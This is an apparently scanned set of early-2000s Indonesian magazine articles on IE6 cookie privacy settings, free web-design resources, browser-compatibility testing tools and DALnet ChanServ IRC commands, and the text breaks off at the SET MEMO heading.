Ada situs, seperti situs e-commerce, mungkin tidak berfungsi dengan baik jika anda memblok *cookie*-nya. Untungnya IE memungkinkan anda memilih *cookie*. Klik Tool → Internet Options → Privacy. Dengan slider di Medium, klik Edit. Lalu ketik nama domain situsnya dan klik Allow.

Biasanya cookie memberikan satu *user ID* pada komputer anda, mengecek *IP address* anda serta tipe browser dan OS yang anda gunakan. Cookie juga dapat menyimpan informasi yang anda berikan pada suatu situs.

Pada awalnya cookie dibuat agar situs yang tengah anda kunjungi dapat menyesuaikan informasinya dengan kebutuhan anda. Dengan demikian, situs tersebut dapat mengirimkan aplikasi yang sesuai dengan *Netscape* dan *IE*, misalnya. Cookie juga membuat pengunjung tidak perlu memasukkan data yang sama setiap kali mereka mengunjungi sebuah situs.


Penyalahgunaan Cookie

Sebenarnya kalau sampai di sini tidak ada masalah. Masalah timbul ketika ada situs-situs pembongceng yang memasukkan cookie dengan tujuan memanfaatkan data yang diperolehnya untuk tujuan komersial. Perusahaan iklan, misalnya, kini dapat mengikuti kegiatan *browsing* anda dari situs ke situs. Dari sini mereka dapat membangun profil kebiasaan online anda.

Reaksi masyarakat telah melahirkan apa yang disebut P3P, Platform for Privacy Preferences. Digodok dan dihasilkan oleh W3C, P3P memungkin-

- DAFTAR ISTILAH**
- W3C *World Wide Web Consortium (W3C) dipimpin oleh penemu WWW, Tim Berners-Lee, dan menentukan standar bagaimana sebaiknya Web digunakan.*
 - P3P *Platform for Privacy Preferences—standar W3C untuk menentukan kebijakan privasi di Web. IE mendasarkan preferensi privasinya pada standar ini. Artinya IE akan membandingkan kebijakan privasi sebuah situs dengan pengaturan yang dibuat pengguna pada Internet browser yang dipakainya untuk berselancar di dunia maya.*


kan perangkat lunak membandingkan pengaturan privasi pengguna dengan kebijakan privasi sebuah situs. Jika cocok, cookie diperbolehkan masuk; jika tidak, cookie diblok.



3

CEK ZONE ANDA

Setting privasi hanya bekerja dengan situs-situs pada Internet Zone. Jika anda menempatkan situs pada Trusted Zone, misalnya, IE6 otomatis menerima cookie dari situs-situs tersebut. Cek hal ini lewat Tools Internet → Options → Security Tab.



4

MENENTUKAN TINGKAT PRIVASI


Cara termudah untuk menangani cookie adalah melalui Tools Internet Options tab Privacy. Slider-nya memungkinkan anda menentukan tingkatan privasi. Medium memadai untuk blok cookie yang tidak sesuai standar P3P.



7

MENGHAPUS SETTING

Jika setting itu tidak sesuai keinginan anda, klik Tools → Internet Options → Privacy → Advanced. Pilih 'Override automatic cookie handling,' lalu Prompt pada kedua kolom. Anda juga dapat menetapkan cara menangani 'session cookies' (cookie hanya untuk satu sesi.)



8

MEMUTUSKAN NASIB SITUS

Kini setiap kali satu cookie dikirimkan, IE akan bertanya apakah anda akan memblok atau membiarkannya 'lewat.' Anda juga dapat menerapkan aturan yang sama terhadap seluruh cookie dari domain itu.

MARI KITA COBA!

1 TINGKATKAN PENGETAHUAN

Jika anda ingin tahu tentang cookie lebih lanjut, kunjungi www.cookiecentral.com. Selain membicarakan masalah yang berkaitan dengan penggunaan dan penyalahgunaan cookie, situs ini juga berisi link ke berbagai *freeware* dan *shareware* yang memungkinkan anda lebih dapat menjaga privasi.

2 MENJAGA FORMULIR

Jika anda tidak menginginkan hacker membelokkan data yang anda masukkan lewat formulir, misalnya ketika anda memberikan nomor kartu kredit anda, klik Tools → Internet Options, klik tab Advanced dan pilih 'Warn if forms submittal is being redirected.' Tetapi jangan panik jika anda menerima peringatan—banyak situs yang menggunakan rutin penanganan formulir secara sah. Hubungi Webmaster situs tersebut jika anda ingin tahu kemanakah data anda dikirimkan.

SUMBER GRATISAN UNTUK PEMBUATAN SITUS

Di dunia maya ada ribuan situs yang menawarkan segala sesuatu yang anda butuhkan untuk membangun situs Web. Kami memilih beberapa situs yang memberikan bahan-bahan pembangun halaman Web secara gratis.

Situs pemberi layanan gratis untuk pembuatan halaman Web

? APA YANG AKAN ANDA DAPATKAN


Situs-situs yang menyediakan bahan gratisan untuk membangun situs Web anda. Ditambah dengan link lain yang dapat anda jumpai di situs-situs tersebut.

? APA MANFAATNYA UNTUK ANDA

Biasanya dibutuhkan waktu yang tidak sedikit untuk membuat button atau animasi yang atraktif. Jadi coba saja manfaatkan bahan-bahan gratisan pada situs-situs yang kami bahas di sini.

? SEBERAPA SULIT


Jika anda dapat membuat situs Web, maka anda tidak akan mendapat kesulitan untuk menambahkan bahan-bahan gratisan yang kami cantumkan di sini. Kebanyakan situs memberikan informasi mengenai cara memasukkan materi yang mereka sediakan ke dalam situs anda.



1

Web template


Jika anda menginginkan latar belakang situs anda tampak profesional dengan tata warna yang apik, kunjungilah **freesitetemplates.com**. Pilih *style* yang cocok, termasuk *template* yang dirancang untuk speed, frame dan non-frame. Bahkan untuk desain Shockwave.



5

Sound juga gratis

Sekarang makin banyak situs Web yang menambahkan sound pada halaman situsnya. Buatlah situs anda sedikit lebih menarik dan cobalah **www.wavcentral.com** untuk mendapat efek khusus dan kumpulan audio dari acara TV dan film yang populer.



2

Button dan bar

Button dan bar yang atraktif merupakan penghias yang baik bagi halaman Web anda. Cobalah masuk ke **www.cooltext.com**. Di sini anda dapat membuat *button*, *bullet* atau logo, lalu *download*-nya.



6

Animated gif

Anda mungkin pernah melihat yang seperti ini di salah satu situs dalam bentuk animasi kotak pos untuk link email atau yang sejenis itu. Kunjungi **http://www.animfactory.com** untuk memperoleh kumpulan animasi, termasuk *button*, *background*, dan *object*.

diingat kala merancang halaman Web anda adalah menjaga ukurannya seminimal mungkin. Bagi *netter*, tidak ada hal lebih menjengkelkan daripada menunggu munculnya halaman Web. Walaupun demikian, anda tetap harus membuat halaman Web anda atraktif bagi pengunjung. Untuk itu, anda mungkin harus menghabiskan waktu berjam-jam untuk memoles image anda dengan menggunakan program manipulasi foto, mendesain *navigation bar*, *button* dan *animated gif*, atau menggunakan hasil karya orang lain. Yang lebih asik, pada banyak situs, materi-materi itu diberikan gratis.

Apa yang dapat diperoleh?

Jika anda Webmaster dan mencari grafik atau materi lain untuk memoles situs anda, maka anda akan gembira karena Web dipenuhi dengan ribuan materi gratisan yang dapat anda gunakan. Untuk anda, kami mencoba memilihkan beberapa situs terbaik yang menawarkan segala sesuatu mulai dari *image* dan foto berkualitas tinggi sampai audio dan animasi. Tetapi jangan mudah percaya, buktikanlah sendiri dengan masuk ke Internet dan mem-browse apa yang kami pilihkan di bawah ini.

TIP & TRIK • TIP & TRIK • TIP & TRI

! Buat yang simpel

Jika merancang Web, pertimbangkan ukurannya agar tidak terlalu lama ketika diakses. Tahukah anda bahwa ukuran homepage Yahoo! hanya 30K?

! Jangan terlalu ramai

Jangan menempatkan terlalu banyak grafik di halaman Web anda. Web anda akan tampak seperti pasar. Gunakan grafik dengan bijaksana.



3

Clip-art image


Dapatkan clip-art di www.freegraphics.com. Di sini clip-art digolongkan untuk ulang tahun, natal, peristiwa khusus, *font*, *animated graphic*, *bullet* dan *bar*. Semuanya gratis dan dapat anda *download* untuk digunakan di situs Web anda.



4

Foto berkualitas

Mendapatkan foto berkualitas di Internet bisa menjadi tugas yang sulit. Satu situs yang menawarkan image gratis adalah www.freestockphotos.com. Topiknya sangat luas, mulai dari Animals, Apocalyptic, Christian, sampai The Universe.



7

Search facility

Jika situs anda mempunyai banyak halaman dan informasi, maka sejenis fasilitas pencarian akan amat membantu pengunjung. Anda tidak perlu memprogramnya sendiri, kunjungi saja www.google.com/services dan mendaftar untuk memperoleh fasilitas ini.



8

Shockwave

Anda tentunya menginginkan pengunjung situs anda tidak bosan untuk bolak-balik ke situs anda. Untuk itu, selain isi yang menarik, anda mungkin memerlukan 'pemancing' seperti game. Kunjungi adveractive.com/neatstuff/freegame.htm.

MARI KITA COBA!

1 MEMBERI RUANG NGOBROL

Fasilitas lain yang dapat membuat orang 'betah' di situs anda adalah *chat room*. Baca mengenai cara menempatkan chat room di NeoTek Vol 1, No 10, Juli 2001, hlm. 20-21. Situs: www.everyone.net.

2 TEMPATKAN JUGA GOOGLE

Fasilitas pencarian dengan Google pun dapat ditempatkan di situs anda. Caranya dapat anda baca di NeoTek Vol I, No 11, Agustus 2001, hlm. 26-27. Situs: www.google.com/services/free.html.

3 MENGHITUNG PENGUNJUNG

Anda mungkin ingin mengetahui jumlah pengunjung yang berkunjung ke situs anda. Untuk itu anda dapat menempatkan counter di situs anda, seperti yang pernah dibahas di NeoTek Vol II, No 1, Oktober 2001, hlm. 18-19. Situs: www.thecounter.com.

TES SITUS WEB ANDA UNTUK BROWSER LAIN

Halaman Web tampak berbeda pada browser satu dengan browser yang lain. Cara berikut akan memastikan situs anda tampil sama *ciamiknya* di PC orang lain seperti halnya di PC anda.

Tools dan situs bermanfaat yang membuat halaman Web anda dapat ditampilkan di browser mana pun

? APA YANG AKAN ANDA DAPATKAN


Mengetahui beberapa *tool* yang dapat anda gunakan untuk membuat situs anda tampak hebat. Anda juga dapat mengecek halaman Web anda dan memastikan situs anda tetap *online*.

? APA MANFAATNYA UNTUK ANDA

Makin *user friendly* situs Web anda, maka akan makin sering dan banyak pula netter yang mengunjunginya.

? SEBERAPA SULIT

Jika anda sudah berhasil membuat situs Web, maka anda tidak akan mendapat kesulitan untuk mengubahnya tentunya.



1 Tes dengan Netscape

Kebanyakan orang yang mengunjungi halaman Web anda barangkali akan menggunakan Internet Explorer dari Microsoft. Walaupun demikian, anda perlu menginstal browser Netscape dan mentes kompatibilitas situs anda dengan program ini.

www.com/browsers/browsers.shtml

Browser Compatibility Chart

The following chart outlines support for key features across all major browsers. Feedback and requests are always welcome, and will be promptly answered and addressed.

Platform	Browser	Java	frames	tables	plug-ins	script	CSS	gif/animated	frames	XML
Win	MS IE 5.5	JDK 1.1 [1]	y	y[2]	y	1.5 ECMA	CSS2	y	y[5]	y p[6]
Win	MS IE 5.0	y	y	y	y	1.3 ECMA	CSS2	y	y	p
Win	MS IE 4.0	y	y	y	y	1.2 ECMA	CSS1	y	y	n
Win	MS IE 3.0	y	y	y	y	1.0 (k)	p	y	n	n
Win	MS IE 2.0	n	n	y	n	n	n	n	n	n
Mac	MS IE 5.0	JDK 1.1	y	y	y	1.3 ECMA	CSS2	y	y[10]	y p

Key
 y = yes—supported
 n = no—not supported
 p = partial—partially supported

5

Fitur yang didukung

Jika anda ingin menambahkan fitur seperti Cascading Style Sheet atau Java pada halaman Web anda, maka anda mungkin tertarik untuk mengetahui browser mana yang mendukung fitur tertentu. Cobalah di www.webreview.com/browsers/browsers.shtml.


Saat ini ada jutaan pengguna Internet di seluruh dunia. Tidak perlu diragukan, ada di antara mereka yang berkunjung ke situs anda yang telah anda buat selama berminggu-minggu. Tetapi di balik itu ada yang harus diperhatikan. Walaupun halaman Web anda tampil sempurna ketika anda lihat di PC anda, mungkin tidak demikian halnya jika tampil di monitor PC orang lain. Masalahnya terletak pada komputer pengunjung situs anda itu karena komputernya sudah barang tentu telah mereka setel agar sesuai dengan kebutuhan mereka. Mereka mungkin menggunakan versi browser web



2

Ukuran halaman Web

Download program **BrowserMaster** dari www.applythis.com. Program ini memungkinkan anda melihat tampilan situs anda pada berbagai resolusi pada dua browser terpopuler. Dengan BrowserMaster pun anda dapat mengecek warna pada halaman Web anda.



6

Mencek link

Jaga agar situs anda tetap sehat dan *up-to-date* dengan mengecek link pada halaman Web anda secara teratur. Program semacam CyberSpyder Link Test (www.cyberspyder.com/cslnkts1.html) dapat melakukannya secara otomatis dan memberikan laporan *broken link*.

berbeda dengan yang anda gunakan, atau malah browser berbeda sama sekali. Selain itu, resolusi layar dan setting warna pada komputer mereka mungkin berbeda sama sekali dengan yang ada pada monitor anda.

Walaupun tampak remeh, salah satu faktor ini dapat mempengaruhi cara ditampilkannya halaman Web anda pada layar monitor orang lain. Akibatnya situs Web anda akan tampak amatiran. Hal lain yang akan mempengaruhi penampilan situs anda adalah fitur yang anda gunakan di dalam situs. Misalnya, fitur seperti Dynamic HTML, Cascading Style

Sheet dan Frame akan tampil sempurna pada browser yang satu tetapi mungkin tidak pada browser yang lain.

Pastikan tampilan anda

Pengguna Internet itu bermacam-macam. Masih akan ada *netter* yang menggunakan Internet Explorer versi tua yang tidak akan dapat menampilkan fitur yang sudah setengah mati anda buat. Agar situs anda dapat dibaca dengan benar oleh berbagai browser, ikuti petunjuk langkah demi langkah di bawah ini.

TIP & TRIK • TIP & TRIK • TIP & TRI

Tuntun pengunjung situs anda untuk menggunakan *plug-in* Internet yang bermanfaat

Jika ada bagian situs Web anda yang memerlukan penggunaan *plug-in* semacam Shockwave atau Flash, maka beritahukan hal itu kepada pengunjung dan berikan link ke situs tempat men-download *plug-in* itu.

users. Simply enter your URL to a surfer

AnyBrowser Level iii

Enter the URL you want to view:

3

Tes online

Selain dengan BrowserMaster, anda pun dapat melakukan tes secara online di **www.anybrowser.com**. Masukkan saja URL situs anda dan anda dapat menggunakan *screen size test*, *HTML validator* dan pengecek *link* untuk memastikan segala sesuatunya berjalan dengan baik.

Page	Total Errors	Total HTML	Document Structure
Web Puzzler	61	2879	●●●●●●●●●●
Web Puzzler	28	11591	●●●●●●●●●●
Astronomical Sky Calendar	29	3333	●●●●●●●●●●
Nowwhere Home	19	5132	●●●●●●●●●●
Nowwhere Preview and other Info	31	2184	●●●●●●●●●●
Imagivare, Inc.	33	31915	●●●●●●●●●●

4

Analisis halaman

Ada satu *tool* online yang dapat mentes berbagai aspek halaman Web anda dan membuatkan laporan untuk anda. Bagian yang dites adalah spelling, meta tag, frame dan struktur dokumen. Cobalah Doctor HTML pada **www2.imagivare.com/RxHTML**. Cek kesehatan situs anda.

MARI KITA COBA!

1 OPINI LAIN DI INTERNET

Pencek situs Web lain secara online adalah **www.websitegarage.com**. Cobalah dan dapatkan analisis kritis mengenai halaman-halaman Web anda.

2 TEMPATKAN IMAGE YANG APIK

Hal lain yang perlu anda perhatikan untuk situs Web anda adalah *image* atau citra yang optimum. Pastikan image tersebut berukuran tepat, demikian pula tipe file dan *setting* warnanya.

3 MENYEHATKAN SITUS ANDA

Sumber bantuan online lainnya adalah **websitegarage.netscape.com**. Di sini anda dapat mentes beberapa unsur pada situs anda, seperti mene-lusuri dead link, mentes kecepatan download, dan mengoptimalkan grafik.

YourSiteUp Pro - 3.01 - Registered

Settings View Log Purchase Register Help

Active	Date Added	Status
Yes	7/30/2001 - 11:49:21 PM	Succe
Yes	7/30/2001 - 11:49:21 PM	FAILED
Yes	7/30/2001 - 11:49:21 PM	Succe
No	7/30/2001 - 11:50:12 PM	

7

Memonitor situs anda

Situs Web anda perlu selalu *online* dan tersedia setiap waktu. Jika situs anda *offline*, pengunjung akan mencari situs lain. **Yoursiteup?** akan memonitor situs anda dan jika situs anda *offline*, dapat memberitahu lewat email, pihak-pihak yang alamat emailnya anda masukkan.

AnyBrowser.com

Your Source for Browser Compatibility Verification

Long Distance for 3.9¢

Remember to add your favorite resource right here

Home | Add a Resource | Modify a Resource | What's New | What's Cool | Top Rated | Search

Categories:

HTML Specifications (6)
HTML Specifications

Programming Tools (5) New
Programming tools to help you create a compatible site

Site Building Tools (24) New
Site Building Tools

Tutorials (50)
Tutorials for beginners and background colors, general design, graphic and HTML

browser-independent sites (4)
browser-independent sites

8

Bantuan lebih jauh

Untuk bantuan lebih jauh perihal pemanfaatan browser sepenuhnya, cobalah direktori sumber informasi pada **www.anybrowser.com/directory**. Di dalamnya ada link ke lebih banyak advis dan program yang berguna yang akan berguna saat anda membuat situs.



Fasilitas pada Dalnet ChanServ & MemoServ

Setelah membahas *NickServ* pada nomor terdahulu, kali ini NeoTek mengetengahkan kelanjutan artikel **Freddy Hernawan** tersebut yang membahas *ChanServ*, dan *MemoServ*.

CHANServ MEMBERIKAN LAYANAN/FASILITAS untuk menjaga channel seperti halnya bot, hal-hal yang berhubungan dengan pengambilalihan sebuah channel, jika channel sudah ter-register. Setelah proses registrasi (pendaftaran) maka *founder* (orang yang meregistrasikan/pendiri channel) akan dapat mengatur secara lengkap dan mengatur keadaan channel.

ChanServ akan berhenti memonitor sebuah channel jika channel tersebut tidak dimasuki oleh (sedikitnya 1) Op dalam waktu 30 hari, atau *nick founder* hilang.

Untuk informasi perintah yang lebih lengkap:
`/msg ChanServ@services.dal.net help <perintah>`

Semua hal di bawah ini, jika masih termasuk ke dalam fasilitas ChanServ maka awal perintah (terlihat dari cara penggunaan) harus diawali dengan `/chanServ` (tanpa

tanda petik). Dan untuk perintah seperti `/msg ChanServ@services.dal.net <mailto:ChanServ@services.dal.net> (perintah)` dapat disederhanakan dengan perintah `/chanServ (perintah)`. Sebagai contoh, jika kita membutuhkan pertolongan, seharusnya `/msg ChanServ@services.dal.net help` namun dapat disingkat dengan perintah `/chanServ help`, sehingga lebih cepat dan mudah.

REGISTER

Penggunaan - REGISTER <channel> <password>
<description>

Ketika anda mendaftarkan channel anda, jangan khawatir akan terjadi *takeover* dan hal-hal lainnya karena ChanServ akan selalu menjaga channel anda. Salah satu fungsi *Description* adalah memberikan keterangan/gambaran tentang channel.

Contoh:

```
/msg ChanServ@services.dal.net register #neoteker
adminchannel tabloid neotek room
/msg ChanServ@services.dal.net register #Macintosh
NeXTStep Macintosh discussion
```

SET

Penggunaan - SET <channel> <Perintah> [<value>]

Yang dapat menggunakan perintah ini hanya *founder* channel bersangkutan. Daftar lengkap perintah Set dapat dilihat pada boks *Perintah-Perintah Set*.

SET DESC

Penggunaan - SET <channel> DESC <description>

Digunakan untuk mengubah deskripsi channel.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker DESC
channel tabloid neotek
```

Perintah-Perintah pada ChanServ

Perintah Inti

- REGISTER - Mendaftarkan channel
- SET - Mengubah setting channel
- SOP - Mengatur SuperOp channel yang terdapat dalam operator list
- AOP - Mengatur AutoOp channel yang terdapat dalam operator list
- AKICK - Mengatur daftar auto kick.
- DROP - Melepaskan channel yang telah terregistrasi
- SENDPASS - meminta password channel via email

Perintah Lain

- | | | | |
|----------|--------|-------|-------|
| IDENTIFY | ACCESS | OP | DEOP |
| INFO | INVITE | MKICK | MDEOP |
| UNBAN | COUNT | WHY | |

Perintah-Perintah Set**Perintah Inti**

DESC	- Mengubah <i>description channel</i>
FOUNDER	- Mengubah <i>founder channel</i>
IDENT	- Setiap op channel harus <i>identify</i> terlebih dahulu kepada NickServ agar oleh ChanServ dinaikkan menjadi op
KEEPTOPIC	- Menetapkan topic, walaupun channel ditinggalkan
MAILBLOCK	- Menahan/meniadakan perintah sendpass
MLOCK	- Mengunci channel mode
OPGUARD	- Men-set hanya OP terdaftar (list op) yang bisa jadi OP di channel
PASSWD	- Mengubah password channel
RESTRICT	- Hanya OP yang masuk channel.
SUCCESSOR	- Men-set nick orang yang akan menggantikan founder jika nick founder hilang/lama tidak OL (30 hari).
URL	- Memberikan keterangan alamat URL channel di info channel
VERBOSE	- Menunjukkan beberapa perintah yang dilakukan oleh AOPs/SOps/ Founder kepada OP lain yang sedang OL
WEBPASSWD	- Men-set password website yang terdapat di dal.net

Perintah lain

TOPICLOCK	LEAVEOPS	UNSECURE
PRIVATE	MEMO	

SET FOUNDER

Penggunaan - SET <channel> FOUNDER

Perintah ini digunakan untuk mengubah (*nick*)founder dari suatu channel. Untuk itu, kita tentunya harus mengidentifikasi (*identify*) channel terdahulu.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
FOUNDER
```

SET IDENT

Penggunaan - SET <channel> IDENT [ON|OFF]

Dengan perintah ini op (aop/sop/founder) tidak akan bias naik jadi op jika belum melakukan identify nick.

Contoh:

```
/msg ChanServ@services.dal.net SET #Macintosh IDENT
ON
```

SET KEEPTOPIC

Penggunaan - SET <channel> KEEPTOPIC [ON|OFF]

Jika kita memasuki sebuah channel lalu membuat topik, kemudian meninggalkan channel tersebut dalam keadaan kosong, maka topik tersebut akan hilang. Nah, jika *keeptopic* dalam keadaan *on* maka topik akan tetap ada, sesuai dengan topik terkakhir yang dibuat. Istilahnya "sticky" topic.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
KEEPTOPIC ON
```

SET MLOCK

Penggunaan - SET <channel> MLOCK <mode lock mask>

Mengubah pola channel. Misalnya invite, jumlah user list, moderate dll.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker MLOCK
+nt-isplm
/msg ChanServ@services.dal.net SET #neoteker MLOCK
+nt-ipklm
/msg ChanServ@services.dal.net SET #neoteker MLOCK *
```

Contoh pertama mode nt ON dan isplm OFF. Yang kedua sama, kecuali mode s bisa ON atau OFF di channel. Contoh terakhir (*clear*) tidak terdapat mode lock, sehingga mode channel dapat diganti sewaktu-waktu oleh op. untuk melihat mode-mode ini, klik dua kali di layar/window channel.

SET OPGUARD

Penggunaan - SET <channel> OPGUARD [ON|OFF]

Hanya AOP, SOP, dan Founder saja yang dapat menjadi op di channel tersebut jika opguardnya di-set on.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
OPGUARD ON
```

SET PASSWD

Penggunaan - SET <#channel> PASSWD <current password> <new password>

Perintah ini digunakan untuk mengubah *password* channel oleh founder. Founder tersebut tentunya harus mengidentifikasi (*identify*) channel terlebih dahulu.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
PASSWD CurrentPassword ANewPassword
```

SET RESTRICT

Penggunaan - SET <channel> RESTRICT [ON|OFF]

Jika opsi ini dalam keadaan on maka hanya aop/sop/founder saja yang dapat masuk ke dalam channel. Jika ada yang nekad masuk selain op maka dia akan di-kickbanned oleh ChanServ.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
RESTRICT ON
```

SET SUCCESSOR

Penggunaan - SET <channel> SUCCESSOR <successor>

Dengan perintah ini kita bisa membuat 'pewaris' channel, jika foundernya pensiun atau hilang.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
SUCCESSOR david
/msg ChanServ@services.dal.net SET #neoteker
SUCCESSOR
```

Pada contoh pertama David menjadi pewaris channel, sedangkan pada contoh kedua pewarisnya tidak ada.

SET URL

Penggunaan - SET <channel> URL [<URL>]

Memasukkan data alamat URL ke dalam keterangan/info channel.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker URL
http://www.dal.net/
/msg ChanServ@services.dal.net SET #neoteker URL
mailto:info@dal.net
/msg ChanServ@services.dal.net SET #neoteker URL
```

Pada contoh pertama alamat URL-nya adalah <http://www.dal.net/>, sedangkan contoh kedua, memasukkan alamat email sebagai info di channel tersebut, lalu contoh ketiga meniadakan info URL channel.

SET VERBOSE

Penggunaan - SET <#channel> VERBOSE [<ON|OFF>]

Jika perintah ini dalam keadaan on, maka setiap op (*on-line*) yang terdapat di channel tersebut akan mendapat pemberitahuan (*notice*) dari ChanServ, tentang: (1) pemasukan atau penghapusan AOP, SOP atau AKICK (2) pembersihan (*wipe*) daftar AOP, SOP atau AKICK (3) penggunaan perintah UNBAN. Hanya perintah yang benar saja yang di-*notice*-kan. Jadi, jika ada perintah salah tidak akan ditampilkan.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
VERBOSE ON
```

SET WEBPASSWD

Penggunaan - SET <#channel> WEBPASSWD <new password>

Mengubah password website di dal.net sehingga kita dapat mengakses Web tanpa memasukkan password channel. Sebelum melakukan perintah ini, kita harus mengidentifikasi channel terlebih dahulu.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
WEBPASSWD ANewWebPassword
```

SET TOPICLOCK

Penggunaan - SET <channel> TOPICLOCK [FOUNDER|SOP|OFF]

Perintah ini membuat topik hanya dapat diubah oleh sop atau founder (bergantung pada setting pada option). Dengan perintah ini maka perintah KEEPTOPIC akan otomatis on.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
TOPICLOCK SOP
/msg ChanServ@services.dal.net SET #neoteker
TOPICLOCK founder
```

Pada contoh pertama hanya sop dan founder saja yang dapat mengubahnya, dan contoh kedua hanya founder yang dapat mengubah topik.

SET LEAVEOPS

Penggunaan - SET <channel> LEAVEOPS [ON|OFF]

Jika di-set *on* akan mencegah *service* dari perintah *deop* kepada user yang pertama bergabung ke channel kosong/sepi. Jika di-set *off* (*default*) maka orang/user (bukan aop/sop/founder) yang pertama masuk channel kosong (yang tentunya sudah terdaftar) akan segera di-deop oleh ChanServ.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
LEAVEOPS ON
```

SET UNSECURE

Penggunaan - SET <channel> UNSECURE [ON|OFF]

Perintah ini akan membuat channel sedikit lebih aman dari normal. Ketika on, kita hanya perlu *nick founder list address*. Sehingga kita tidak perlu lagi mengidentifikasi channel.

Dengan catatan setting ini dapat menyebabkan masalah jika kita tidak memiliki akses list nick (alamat akses) yang aman. Sebaiknya di-set *default* (*off*). Penulis menyarankan, jika kita OL dari warnet jangan set channel untuk *unsecure*.

Contoh:

```
/msg ChanServ@services.dal.net SET #neoteker
UNSECURE ON
```

SET PRIVATE

Penggunaan - SET <channel> PRIVATE [ON|OFF]

Jika *set private* dalam keadaan on maka perintah */msg chanserv@services.dal.net INVITE* opsionya akan *off* (*disable*). Sehingga kita tidak bisa mengundang (*invite*) orang lain untuk masuk ke channel kita. Jadi hanya orang-orang yang tahu akan keberadaan channel ini yang dapat bergabung.

Contoh:

```
/msg ChanServ@services.dal.net SET #Macintosh
PRIVATE ON
```

SET MEMO

